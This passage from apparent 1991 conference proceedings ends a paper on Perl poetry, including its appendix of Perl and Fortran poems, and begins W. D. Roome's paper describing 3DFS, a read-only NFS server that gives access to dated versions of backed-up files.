With only three or four practicing Perl poets, the field is still too new, and too small, for a thorough study of Perl poetry. Other computer languages boast an even smaller set of practicing poets, making cross-language poetry comparisons impossible to undertake. Perl is currently the language of choice for writing computer-language poetry, but this may be more by accident than by design. Clearly, Perl is suitable for writing poetry, but not ideal. As Perl continues to spread, and more people begin to express themselves in Perl, it is hoped that more poetry will be written in Perl by people of various backgrounds and writing (or hacking) styles. Poetry in other programming languages (even Cobol) would also be welcome; it may be that some other language, already in existence, would be even better suited to poetic flights than Perl is. It is hard to imagine, however, another programming language sufficiently quirky to attract the sort of hacker who would willingly program in poetry.

## REFERENCES

[1] A pangram is a sentence that contains each letter of the alphabet, a definite number of times. See Dewdney, A.K. "Computer Recreations: A computational garden sprouting anagrams, pangrams and few weeds." *Scientific American.* Vol. 251, Num. 4, pp. 20-27, October 1984.

[2] Motte, Warren F., ed. *Oulipo: A Primer of Potential Literature.* University of Nebraska Press, 1986.

[3] From "Ars Poetica", by Archibald MacLeish. This statement is frequently used as a justification for writing poetry completely lacking in communication value.

[4] From "When the Light Blinks On", an article by Eliot T. Jacobson in rec.arts.poems, message-ID <4437@oucsace.cs.OHIOU.EDU>. Original author unknown.

## NOTE ON TITLE

The first part of the title for this paper, "Camels and Needles", is taken from a passage in the Bible where the statement is made that "it is easier for a camel to go through the eye of a needle than for a rich man to enter the kingdom of God." (Matt. 19:24) Writing perl poetry is kind of like shoving camels through needles...

## AVAILABILITY

For more information regarding perl poetry, or for copies of perl poems written by Sharon Hopkins, e-mail sharon@jpl-devvax.jpl.nasa.gov.

Other authors whose works are discussed here must be contacted individually regarding further reproduction of their poems.

## BIOGRAPHY

Sharon Hopkins is a Software Test Engineer with Telos Corporation, working at the Jet Propulsion Laboratory in Pasadena, California. She received her Bachelor of Arts in History from Pomona College, where she was also the Dole/Kinney Creative Writing Prize winner for 1989.

## APPENDIX

**Figure 1: "program life"**

```
      program life

      implicit none
      real people
      real problems
      complex relationships
      volatile people
      common problems
      character friendship
      logical nothing
      external influences

      open (1,file=friendship,status='new')
2     format (a,'letter')
      write (1,2) 'her'
c     what happens
      if (nothing) write (1,2) 'her again'
      continue
      if (nothing) then
        close (1,status='delete')
      else
        open (2,file='reply',status='old',readonly)
        read (2,2) friendship
        close (2,status='keep')
        close (1,status='save')
      end if

      end
```

David Mar, 18-Mar-1991.
mar@astrop.physics.su.OZ.AU

[Used by permission.]

**Figure 2: perl haiku (untitled)**

```
        print STDOUT q
        Just another Perl hacker,
        unless $spring

# Larry Wall
# lwall@jpl-devvax.jpl.nasa.gov
```

[Used by permission.]

**Figure 3: "Ode to My Thesis"**

```
# Ode to My Thesis, a Perl Poem
# (must be run on Perl 4.0 or higher)

<<birth                                                                 ;
G
   r
      o
         w
            t
               h
re-
birth

seek                                                                    (
        enlightenment, knowledge, experience                            );

goto MIT;

sleep "too little", study $a_lot,
wait, then                                                              .
        "B.S.",

leave.  then, return to                                                 ;
                MIT                                                     :
now,
        $done = 'a Ph.D.                                                ">&2';

warn pop @mom, "    I'll be here a while                                \n";

study, study, do study;

push                                                                    (
        myself, computers, experiments                                  ),

read                                                                    (
        data, references, books                                         ),

study,
        write,
                write,
                        write,

do more if time                                                         ;
redo if $errors                                                         ;

do more_work if questions_remain                                        ;

$all_are_answered?  yes.

now :
        write,
        chop if length $too_great                                       ;

format                                                                  =
          Thesis
.
                        tell all,
                        done, finally                                   .
                        now, do rest                                    .

shout.
```

```
        and                                                          .
                hear                                                 .
                        it                                           .
                                'echo                                "

                Now I am $done'

# Craig Counterman, April 27, 1991
# ccount@athena.mit.edu

[Used by permission.]
```

**Figure 3.1: "Ode" output**

```
[Output from "Ode to My Thesis"]

    I'll be here a while
          Thesis
          Thesis
          Thesis

                Now I am a Ph.D.
```

**Figure 4: "time to party"**

```
# time to party
# run using perl 4.003 or higher

<<;
done with my thesis

shift @gears;
study($no_more);
send(email, to, join(@the, @party, system));

open(with, ">a happy greeting");
time, to, join (@the, flock(with, $relaxed), values %and_have_fun);
connect(with_old, $friends);
rename($myself, $name = "ilyn");
$attend, local($parties);

pack(food, and, games);
wait; for (it) {;};

goto party;
open Door;
send(greetings, to, hosts, guests);
party:

tell stories;
listen(to_stories, at . length);
read(comics, $philosophy, $games);

seek(partners, $for, $fun);
select(with), caution;
each %seeks, %joy;

$consume, pop @and_food;
print $name .$on .$glass;

$lasers, $shine; while ($batteries) { last;};

time; $to, sleep
sin, perhaps;

$rest,
$till .$next .$weekend;


# Craig Counterman, April 27, 1991
# ccount@athena.mit.edu

[Used by permission.]
```

**Figure 5: "listen"**

```
APPEAL:

listen (please, please);

    open yourself, wide,
     join (you, me),
    connect (us,together),

tell me.

do something if distressed;

     @dawn, dance;
     @evening, sing;
     read (books,poems,stories) until peaceful;
     study if able;

     write me if-you-please;

sort your feelings, reset goals, seek (friends, family, anyone);

         do not die (like this)
         if sin abounds;


keys (hidden), open locks, doors, tell secrets;
    do not, I-beg-you, close them, yet.

                    accept (yourself, changes),
                    bind (grief, despair);

    require truth, goodness if-you-will, each moment;


select (always), length-of-days


# Sharon Hopkins, Feb. 21, 1991
# listen (a perl poem)
```

**Figure 6: "reverse"**

```
first:

tempted?  values lie:

    do not, friend, alarm, "the flock";
     wait until later;
         warn "someone else"

& die quietly if-you-must;


then:

sin? seek absolution?
if so, do-not-tell-us, "on the sly";

    print it "in letters of fire",
    write it, "across the sky";

kill yourself slowly while each observes;
 do it (proudly, publicly) if you-repent;

     tell us,
     all,
     everything;


reverse after



# Sharon Hopkins, Feb.27, 1991
# reverse (a perl poem)
```

**Figure 7: "rush"**

```
'love was'


&& 'love will be' if
                (I, ever-faithful),
do wait, patiently;

"negative", "worldly", values disappear,

@last, 'love triumphs';

    join (hands, checkbooks),
    pop champagne-corks,

"live happily-ever-after".

     "not so" ?
      tell me:  "I listen",
                                (do-not-hear);

push (rush, hurry) && die lonely if not-careful;

"I will wait."


&wait



# Sharon Hopkins, June 26, 1991
# rush (a perl poem)
```

**Figure 8: "Black Perl"**

```
BEFOREHAND: close door, each window & exit;  wait until time.
    open spellbook, study, read (scan, select, tell us);
write it, print the hex while each watches,
    reverse its length, write again;
     kill spiders, pop them, chop, split, kill them.
        unlink arms, shift, wait & listen (listening, wait),
sort the flock (then, warn the "goats" & kill the "sheep");
    kill them, dump qualms, shift moralities,
     values aside, each one;
         die sheep! die to reverse the system
          you accept (reject, respect);
next step,
    kill the next sacrifice, each sacrifice,
     wait, redo ritual until "all the spirits are pleased";
    do it ("as they say").
do it(*everyone***must***participate***in***forbidden**s*e*x*).
return last victim; package body;
    exit crypt (time, times & "half a time") & close it,
     select (quickly) & warn your next victim;
AFTERWORDS: tell nobody.
    wait, wait until time;
     wait until next year, next decade;
         sleep, sleep, die yourself,
          die at last


# Larry Wall
# lwall@jpl-devvax.jpl.nasa.gov
```

[Used by permission.]

**Figure 9: "shopping"**

```
# (must be run under Perl 4.003 or higher)

home: read (ads, 20, 30); sort drawers; getsockname; package returns;
      write note, tell husband; pack (purse, full, $bills);
      unlink frontgate; split, goto mall;

parking: shift gears; splice (truck, van, "crunch");
      reverse; truncate (cars, 3); require ids, insurance;
      tell bozos, wait; warn them if alarm;
      keys pocketed, open mall-doors;

mall: join (crowds, frenzy); return old-stuff, goto sales if `time-is-right`;
      listen (muzak, children); seek (bargains, deals, gadgets, goodies),
      system-atically; select (carefully), "what you want"; kill no time;
      "need more credit cards" ? open accounts: "buy now, pay later!";
      push (people, "out of my way!"); values everywhere; "Buy Everything!!!";

later: reset stopwatch; sort purchases; log $$, checks, etc.
       exit; goto car, home; join (husband, kids);
       tell children, each (twice), goto bed;
       tell spouse, "Goodnight";

#################################################################

husband: pipe (lit, glowing), close drapes;
      accept (resigned, accustomed), defeat


# Sharon Hopkins, July 18, 1991
# shopping (a perl poem)
```

# 3DFS: A Time-Oriented File Server

*W. D. Roome*

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

*ABSTRACT*

3DFS™ is a network file server that provides time-oriented access to files and directories. 3DFS allows a user to read the version of a file as it existed on a particular day in the past, or to list the files in a directory on some prior date. 3DFS saves the daily incremental backups from other file systems (Sun file servers, Vaxen, ...), and creates an on-line file system from these dumps. 3DFS uses optical disks in an automated jukebox, so no operator intervention is required. 3DFS uses the Sun NFS™ protocol, and looks like any other NFS server. Any UNIX® command can read files in 3DFS, and users mount 3DFS just like any file server. Because 3DFS provides on-line access to old versions, users can access those versions in-place, without copying them to magnetic disk. This paper describes 3DFS, its implementation, and our experience with it.

## 1. Introduction

Almost everyone who has ever used magnetic disks has discovered—sometimes very painfully—that magnetic disks can fail catastrophically. Such failures may be rare, but when they occur, the resulting loss of data can be disastrous. Time-sharing file systems typically use simple techniques to recover from magnetic disk failures, such as copying the magnetic disks to magnetic tape every day, at some time when the system is lightly loaded (e.g., 4am). If a disk fails, it is restored from the last such tape.

These periodic dumps have a wealth of useful information about the change history of the file system. In theory, we could use them to provide new services. For example, we could allow a user who had accidentally deleted a file to recover the version of a file saved that morning—or last week, or last month, or last year. Similarly, users could trace when a file was changed, and how it was changed.

In practice, though, computer systems rarely provide such services, and if they are provided, they are difficult to use. One reason is that it cannot be done efficiently if the data is stored on magnetic tapes. To recover an individual file, someone must locate the correct tape, mount it, and scan it for the desired file. This is inherently slow. It is even worse if the user does not know the exact file name or modification date ("I think it was the middle of last month."). However, such services become practical if magnetic tapes are replaced by an optical disk jukebox.

## 1.1 3DFS

The "Three Dimensional File Server," or 3DFS™, provides such services. 3DFS is a network file server in a local area network (Figure 1). 3DFS uses an optical disk jukebox to store the periodic dumps, and allows users to browse through the saved files. For example, 3DFS allows users to:

- read the version of an individual file on a particular date,
- list all files in a directory as of a particular date,

---

* UNIX and 3DFS are trademarks of AT&T, NFS is a trademark of Sun Microsystems, and Vax is a trademark of Digital Equipment Corp.

- determine what versions are available,
- list all file names that ever existed in a directory,
- compare an old version of a file with the magnetic disk version or with another old version, or
- copy an old version of a file back to a magnetic disk.





**Figure 1:** 3DFS network environment.

To users, 3DFS looks like any other network file server. Users can append *@date* to any file or directory name to get the version on that date. A user can use standard commands to browse through the 3DFS file system. 3DFS is read-only, and refuses all ordinary write requests.

A conventional file system has two dimensions, depth down the directory tree and breadth across a directory; 3DFS adds a third dimension extending back in time.





**Figure 2:** 3DFS File Model.

Adding a dump to 3DFS involves running a user-level program on a magnetic disk server. This program finds all files that have been modified since the last time it was run, and sends them over the network to the 3DFS server. The 3DFS server writes them to optical disk and updates various indexes on its magnetic disk. This is automatic, requires no operator intervention, and can be done while 3DFS and the conventional file servers are handling other requests. The system administrator decides how often this is done. Typically this is done daily, at various times between midnight and 7:00am.

Note that 3DFS can accept dumps from any UNIX® file system, not just from NFS servers. Thus 3DFS can provide time-oriented access to local file systems, PC file systems, etc.

## 1.2 Status And Outline

A prototype of 3DFS, called GCAN [Roo91], was designed in the middle of 1988, and has been running since February 1989 in a network of Sun and Vax® computers. This network is used by over 100 people at AT&T Bell Labs, and has more than 80 diskless Sun workstations, 12 Sun file servers, and one Vax 8650. Within a year, those users had accepted GCAN an essential part of their computing environment.

Based on our experience with GCAN, the system was redesigned and reimplemented during 1991. The changes included more reliable linking of versions, faster access, and the use of a standard, commercially available optical disk jukebox driver that supports a variety of jukeboxes. The result was renamed 3DFS, and is now available as an AT&T product.

Section 2 describes the file system interface to 3DFS, and after that, Section 3 describes related work. Section 4 describes how 3DFS is implemented, and Section 5 presents our conclusions.

## 2. User Interface

## 2.1 Basics

Let's say that 3DFS is mounted on `/3dfs`. The top directory has a sub-directory for each computer whose files are saved by 3DFS, and under each directory is 3DFS's image of that computer's file system:

```
$ ls /3dfs
bebop       forte       kephen      newage      phero
brad        fugit       melpomene   novax       polyhymnia
calliope    hadrian     mnemosyne   papyrus     rubato
```

By default, the directory tree under `bebop` has the most recently saved image of `bebop`'s file system: that is, yesterday's version. Users access older versions by appending an optional date specification to any file or directory name:

*name* @ *day month year* : *hour* : *minute*

This tells 3DFS to use the most recent version of that file or directory whose modification time was on or before the indicated date. The month is a name, and the others are numbers. 3DFS accepts the standard three-character month names, in upper or lower case, plus a variety of alternatives (e.g., `jul`, `JUL`, `July`, `july`). If the hour and minute are omitted, 3DFS uses 23:59 (end of the day), and if the year is omitted, 3DFS uses the current year. Thus for the machine `bebop`, the following command lists the files in the directory `/usr/wdr` as of the end of July 9:

```
$ ls -l /3dfs/bebop/usr/wdr@9july
```

The following command lists the latest version of `x.c` that was modified on or before that date:

```
$ ls -l /3dfs/bebop/usr/wdr/x.c@9july
```

The date specification is an optional modifier; it is not considered part of the file name. If the date specification is omitted, 3DFS uses the default date. Initially the default date is the current date, so that any request gets the most recently saved version of that file or directory (e.g., the version as of early this morning). If a date specification is attached to a directory, that date becomes the default date for everything that uses that access path. Thus the following refer to the same version of `wdr`:

```
/3dfs/bebop/usr/wdr@9july
/3dfs/bebop/usr@9jul/wdr
/3dfs/bebop@9JUL/usr/wdr
```

A process can specify a date when setting its current directory. In this case, all subsequent non-absolute file references will use that default date. Thus the following reads the Sept. 22 version of `x.c`:

```
$ cd /3dfs/bebop/usr/wdr@22sep
$ cat x.c
```

As an additional example, the following commands change to the July 9 version of the current directory, list all `.c` files as of that date, and then compare the June 28 and July 9 versions of `x.c`:

```
$ cd .@9july
$ ls -l *.c; diff x.c x.c@28june
```

The following restores `x.c` by copying the July 9 version back to magnetic disk:

```
$ cp .@9jul/x.c /usr/wdr
```

Finally, it is possible to execute binary files stored in 3DFS:

```
$ /3dfs/bebop/bin@25jul/ls -l x.c
```

## 2.2 Ordinary Commands, Magic File Names

It must be emphasized that the above examples used ordinary UNIX commands. The 3DFS server itself interprets the `@` suffixes. Commands do *not* need to be compiled with a special library, and *no* kernel changes are needed for the clients which mount 3DFS or for the servers which dump files to 3DFS.

You can think of `x@23aug` as a *pseudo-file*. It is a file, in that it can be opened by any command, just like any other file. But when asked for the contents of a directory, 3DFS does not give pseudo-file names; 3DFS gives `x` rather than `x@23aug`. As a result, file name expansion does not work on the `@` suffixes, and they do not appear in directory listings; hence the term pseudo-files. Thus `cat x@23aug` works, but `cat x@*aug` does not.

The `@` notation is needed because 3DFS is more complicated than other file servers. In a conventional file system, a file or directory is completely specified by its pathname. 3DFS needs the pathname plus a default date, and a set of option flags that define the semantics of 3DFS (see below). 3DFS uses the `@` mechanism to change the date and those flags. The date and flags attached to a directory automatically propagate to any files or directories derived from that directory—even when using `..` to go back up the directory tree. For example, the following lists the Sept. 5 version of the `include` directory:

```
$ cd src@5sep; ls -l ../include
```

## 2.3 Other Features

3DFS interprets the string after the `@` as a comma-separated list of specifiers, one of which can be a date. Other specifiers change the date and/or the option flags. For example, the keyword `latest` means use the latest version dumped to 3DFS, rather than the version on a specific date; this is the initial default date.

3DFS assigns a version number to each version of a file or directory, starting with 1. The letter `v` followed by a number means use that version, as in:

```
$ ls -l x.c@v27
```

Version 0 gives the latest version. One of the option flags is `linkvers`, which tells 3DFS to replace the link count with the version number (the link count is not very interesting in 3DFS). Thus the following says that the July 2 version is version number 14:

```
$ ls -l x.c@2jul,linkvers
-rw-r--r--   14 wdr    7020 Jul   2 12:27 x.c@2jul,linkvers
```

If `linkvers` is used on a directory, it applies to all subsequent references. The keyword `nolinkvers` turns this option off. The keyword `prev` tells 3DFS to find the previous version of a file, as in:

```
$ ls -l x.c@2jul x.c@2jul,prev
-rw-r--r--  1 wdr   7020 Jul  2 12:27 x.c@2jul
-rw-r--r--  1 wdr   6123 Jul  1 12:27 x.c@2jul,prev
```

The keyword `next` tells 3DFS to get the next version of a file, and is otherwise identical to `prev`.

Normally the file system image presented by 3DFS reflects all file deletions as of the indicated date. If `zilch` was deleted on July 2 and recreated on July 10, 3DFS will give a not-found error for `zilch@4jul`. There are two ways around this. First, if the file does not exist on the indicated date, `prev` tells 3DFS to go back to the previous version that did exist, as in:

```
$ ls -l zilch@4jul
zilch@4jul not found
$ ls -l zilch@4jul,prev
-rw-r--r--  1 wdr   3036 Jul  1 15:23 zilch@4jul,prev
```

Second, the keyword `noimage` tells 3DFS to ignore all file deletions. Thus:

```
$ ls .@noimage
```

lists all names that have ever existed in this directory, and

```
$ ls .@noimage/*src*/*.c
```

lists all `.c` files that have ever existed in a directory with `src`.

3DFS has several file and directory attributes that do not fit in the UNIX "stat" structure. These include the version number, default date, and option flag settings. To make this information available, 3DFS provides a `stat` pseudo-file for each file and directory. This is a small (<1024 character) text file whose lines are in the *keyword:value* format:

```
$ cat etc@2nov,stat
Fsid: 5
Hnode: 424451
Version: 106
MaxVers: 120
Inode: 2432
Uid: 3
Gid: 10
DefDate: 689144399  Sat Nov  2 23:59:59 1991
HandleOptions: novers,nodumpdate,nolinkvers,image,norawlink
ModDate:   688307702  Thu Oct 24 08:35:02 1991
InodeDate: 688307702  Thu Oct 24 08:35:02 1991
HdrOptAddr: 12.011aa2c
PrevOptAddr: 12.0144d70
```

`Fsid` and `Hnode` are internal identifiers that 3DFS assigns to uniquely identify a file (see Section 4). `Version` is the version number, `MaxVers` is the latest version of this file, `DefDate` is the default date, and `HandleOptions` are the 3DFS options that are in effect. `ModDate` and `InodeDate` are the data- and inode-modification times for this file (the `ls` command also reports these). `HdrOptAddr`, etc., give the optical disk addresses (disk number and offset) of various data structures used by 3DFS. These `stat` files were extremely useful while developing 3DFS; they provided a simple window onto 3DFS's internal data structures.

## 2.4 New Commands

We added a few new commands to make it easier to use 3DFS. The `3dpath` command takes a file (or directory) name in a magnetic disk file system, and prints the full path name of that file in 3DFS. For example, if the current directory is in a magnetic disk file system, the following displays today's changes to `req.c`:

```
$ diff req.c '3dpath req.c'
```

Another new command is `3dls`, which is similar to `ls` except that it lists all versions of each file:

```
$ 3dls -l req.c
-rw-r--r-- wdr    55467 18Sep91 17:02 req.c@18Sep91
-rw-r--r-- wdr    54944 12Sep91 11:41 req.c@12Sep91
-rw-r--r-- wdr    52880  5Sep91 17:14 req.c@05Sep91
-rw-r--r-- wdr    52181 30Aug91 14:07 req.c@30Aug91
-rw-r--r-- wdr    48962 14Aug91 08:33 req.c@14Aug91
-rw-r--r-- wdr    49145 23Jun91 12:27 req.c@23Jun91
-rw-r--r-- wdr    48730 20Jun91 14:11 req.c@20Jun91
-rw-r--r-- wdr    48558  9Jun91 09:16 req.c@09Jun91
```

As another example, the following searches all available versions of the file named `req.c`:

```
$ grep foo '3dls req.c'
```

If given the name of a file in a magnetic disk file system, `3dls` uses `3dpath` to get the full path name of that file in 3DFS, and then lists the available versions. Thus `3dls` works on magnetic disk files as well 3DFS files.

`3dls` is an ordinary user command; it uses the `prev` option to find the available versions. That is, `3dls` first finds the date of the latest version (say `18sep`) and outputs that version. `3dls` then asks for the previous version (`18sep,prev`), finds the date of that version, and outputs it. `3dls` continues until 3DFS says there is no previous version.

One other new command is `3dpwd`. This is an extension of the `pwd` command, which prints the name of the current directory. If the current directory is within the 3DFS file system, `3dpwd` adds the date and option flags to the pathname:

```
$ cd /3dfs/bebop/usr/wdr;  3dpwd
/3dfs/bebop@latest/usr/wdr
$ cd .@23jun91,linkvers;  3dpwd
/3dfs/bebop@23jun91,linkvers/usr/wdr
```

If the current directory is not in 3DFS, `3dpwd` acts like `pwd` and prints the unadorned name of the current directory.

## 2.5 Symbolic Links

3DFS stores symbolic links with their real values. But when a user accesses that symbolic link, 3DFS rewrites the link value to keep the link within 3DFS. For example, suppose that `/usr/wdr` is a symbolic link to `/b3/wdr`. When giving the symbolic link value to a client, 3DFS replaces `/b3` with `/3dfs/bebop/b3`, and inserts the default date, as in:

```
$ cd /3dfs/bebop/usr@2sep; ls -ld wdr
lrwxr-xr-x  1 root     7 Jun 01  1991 wdr -> /3dfs/bebop/b3@2sep91/wdr
```

If 3DFS didn't do that, an access to `wdr` would return the user to `/b3/wdr` in the magnetic disk file system. These modifications are controlled by a set of symbolic link rewrite rules provided by the 3DFS system administrator. If a link does not match any of the rewrite rules, 3DFS does not modify it.

Sometimes the user really wants the symbolic link value as it existed on magnetic disk. For example, when copying a directory tree from 3DFS to magnetic disk you will want symbolic links to refer to the magnetic disk file system, not 3DFS. Therefore 3DFS accepts the keyword `rawlink`, which means "do not rewrite symbolic links":

```
$ cd /3dfs/bebop/usr; ls -ld wdr@rawlink
lrwxr-xr-x  1 root     7 Jun 01  1991 wdr@rawlink -> /b3/wdr
```

## 2.6 Death Masks And File Migration

When a machine is decommissioned, the final state of its file system can be left in 3DFS as a death mask. Thus any user who needs files from the decommissioned machine can get then from 3DFS.

Symbolic links can be used to migrate large, rarely changed files or directory trees from a magnetic disk file system to 3DFS—and still make them look as if they were still in the magnetic disk file system. Suppose we want to migrate `x.c` in `/usr/wdr` to 3DFS. First we verify that `x.c` has been saved in 3DFS, and get its date (say June 9, 1991). Then we replace `x.c` on `bebop` with a symbolic link to the version in 3DFS:

```
$ rm x.c; ln -s /3dfs/bebop/usr@9jun91/wdr/x.c .
```

Then the operating system redirects any reference to `x.c` to the version stored in 3DFS. As far as the user is concerned, `x.c` is still in `/usr/wdr`; the only difference is that accesses are slightly slower, and the file cannot be written. This technique works for directories as well as files. For example, we do this for login directories of users who have left our organization.

## 2.7 Protection And Security

3DFS uses the permission bits and owner/user/group ids to do the same checking as any other UNIX file server. Files that are read-protected on the magnetic disk file server will be read-protected in 3DFS. 3DFS also uses the same export-list mechanism as a Sun NFS file server.

3DFS has some additional protection features. First of all, 3DFS is a read-only file system; 3DFS refuses all write requests. You cannot change history. And second, 3DFS has per-server access restriction lists. For example, suppose 3DFS is saving dumps from `bebop` and `novax`, and suppose that `novax` is a general file server, but `bebop` is a standalone system. Then the 3DFS administrator can specify that any client can access `novax`'s part of the 3DFS file system, but only `bebop` can access `bebop`'s part. As a result, `bebop` can have its own user id space, which can overlap that of `novax`, without any loss of protection.

## 2.8 Caveats

The time-oriented access and pseudo-file features of 3DFS stretch the concept of a UNIX file system. While 3DFS does look remarkably like an ordinary file system, there are a few clashes.

An inherent limitation is that 3DFS does not know when a file is renamed. 3DFS uses pathnames to link file versions; changing a pathname breaks the history for that file. For example, if you move `x.c` to `y.c` on Sept. 1, and then ask for `y.c@23aug`, 3DFS will say "not found." Of course, `x.c@23aug` will work, but 3DFS does not know about the rename. Directory renames are more insidious; because 3DFS uses pathnames, renaming a directory renames all the files under it and breaks their history.

Another inherent problem is that if a read-protected file was accidentally left unprotected on one day, 3DFS will make that version available for all time. As yet this has not been a problem (users who are paranoid about read-protection don't make this mistake!), but if necessary it would be easy for 3DFS to use the access permissions for the most recent version of a file, if those are more restrictive than an earlier version.

When listing the contents of a directory, 3DFS does not append the date to the file names. Therefore file name expansion does not work on a name with an `@`. Adding the date to the file name would cure this problem, but would clutter the directory and would cause other problems (e.g., then `*.c` would not work). Users can work around this restriction by attaching the date to the directory (e.g., `.@6may/*.c`) or by using the `3dls` command to generate the names of the available versions. Of course, the long-term solution is to change the file name expansion mechanism so that it knows about 3DFS, but that violates our goal of not requiring any changes to UNIX.

Because 3DFS is a file server, its error messages are constrained to the UNIX error codes. Therefore 3DFS must say "not found", instead of "bad date," or "file name exists, but not on that date," or "the optical disks for that date are on the shelf—ask the operator to insert them." We could have defined new error codes, but again, we did not want to change UNIX.

Finally, the optical disk jukebox takes about 15 seconds to switch disks, and this causes some problems. For example, 3DFS cannot give the user any warning that a disk switch is in progress. Furthermore, NFS uses an exponential backoff and repeat protocol, and adapts the timeout based on the observed response time. Unfortunately, this adaptation mechanism cannot cope with the extreme variation in response time that 3DFS can exhibit, so we occasionally get timeouts. Fortunately, 3DFS uses extensive caching (see Section 4), so if a request does timeout, the user can wait a minute and try again; by that time, 3DFS will have loaded its cache. One solution, of course, would be to modify the NFS protocol or invent our own. We rejected that approach because it would require changing the kernel on every 3DFS client. Such kernel modifications would have been more annoying to us—and to our users—than an occasional timeout.

## 3. Related Work

Several systems provide similar functionality to 3DFS. However, 3DFS has several unique features:

- 3DFS looks like a regular file server, and uses a standard interface (NFS),
- 3DFS provides versions of directories as well as files,
- you can use ordinary UNIX commands to browse through and access the old versions,
- 3DFS provides on-line access to old versions, so they do not have to be copied to magnetic disk, and
- 3DFS accepts dates at any point in the file system hierarchy.

Various operating systems, such as IBM's OS/370 and DEC's VMS, provide versions of files. With some systems, each update creates a new version, and preserves the old version. With others, only selected updates create a new version. However, versions are only provided for files, not directories, and (at least for OS/370) only for selected files. Old versions are accessed by version number, not date. The old versions are stored on magnetic disk, along with the latest version. Because space is limited, only a few versions are preserved for each file; the others are automatically deleted. Finally, if the file is deleted, it's gone; the old versions cannot retrieved.

The Cedar File System (CFS) [Gif88] provides immutable versions of files: a user gets a file from CFS, updates a local copy of the file, and when done, writes the file back to CFS as a new, read-only version. CFS allows access by date as well as by version number, and provides versions of file lists, which take the place of UNIX directories. However, CFS only preserves a few old versions of each file.

The File Motel [Hum88] is similar to 3DFS, in that it stores old versions of files and directories on optical disk, allows users to retrieve old versions by date, and retains old versions indefinitely. The difference is in the user interface. The File Motel provides its own access commands: a search command, which tells you what versions are available, and a copyback command, which copies selected versions to magnetic disk. With 3DFS, old versions can be accessed in-place, using standard UNIX commands; files do *not* have to be copied to magnetic disk. Also, while the File Motel provides versions of directories, such access is very slow.

The Plan 9 file server [Pik90] is similar to 3DFS, in that Plan 9 also provides access to old versions through the file system. Plan 9 keeps the true file system on optical disk, and has a two-level cache on magnetic disk and main memory. Updates are applied to the memory and magnetic disk caches, using a copy-on-write scheme. Periodically (e.g, daily), the file server freezes all activity and copies the updated blocks to optical disk. Thus the Plan 9 server does its own backup, and Plan 9 allows users to access the images formed by these daily backups.

Plan 9 differs from 3DFS in the interface and implementation. Plan 9 only allows dates to be attached to the root of the file system; `/1991/0402/usr/foo/bar` gives the April 2 version of `/usr/foo/bar`. 3DFS accepts dates at any part of the file system. However, the Plan 9 dates are real; they appear in a directory listing, and file name expansion works on them. Thus 3DFS accepts `foo@2apr`, which is hard to do in Plan 9, while Plan 9 allows `/1991/04*/usr/foo` (for all April versions of a file), which requires a special command in 3DFS. 3DFS has some features not in Plan 9, such as `noimage`, which gives all names that have ever existed in a directory.

As for the implementation, 3DFS provides time-oriented access for any existing file system, while Plan 9 only provides that for the files in the Plan 9 file system. Of course Plan 9 can provide services that 3DFS cannot, such as automatically archiving files to optical disk, and transparently de-archiving them on write.

Finally, a wealth of techniques have been developed for recovery and version control for database management systems [Ber87]. However, in general these methods are too expensive to use for file systems.

## 4. Implementation

A 3DFS server has two layers: an upper-level NFS interface, which we'll call 3DFS, and a lower-level version storage engine, called ABARS (Automated Backup And Recovery System [Bar90]). ABARS gets daily dumps from various file servers in a network, and stores them on optical disk. The 3DFS layer constructs an NFS file system from those dumps. We have tried to cleanly separate the two layers. For example, ABARS handles the optical disk and jukebox dependencies; 3DFS doesn't care how or where the versions are stored. This paper concentrates on the 3DFS layer. The 3DFS layer is derived from the GCAN prototype [Roo91]; ABARS has been an AT&T product for several years. 3DFS replaces ABARS's copyback restore interface, and ABARS replaces GCAN's optical disk driver and dump-collection mechanism.

ABARS supports read-write optical disks as well as write-once (WORM) disks. However, for compatibility, 3DFS treats all optical disks as write-once.

### 4.1 Basics

3DFS assigns a unique file server id (*fsid*) number to each file server, and assigns a unique *hnode number* to each pathname in a server. Hnode numbers are similar to UNIX inode numbers, in that they are are 32-bit internal file identifiers, and directories map names to hnode numbers. The difference is that hnode numbers are *permanent* identifiers; they are one-to-one with pathnames, and are never reused. For example, suppose 3DFS assigns hnode number 47 to `/usr/wdr`. If that file is deleted and later recreated, 3DFS will still use hnode 47 for it. Each server has a separate hnode number space, and 3DFS has a set of versions for each hnode. Thus a specific version of a file or directory is uniquely identified by a (fsid, hnode, version) triple.

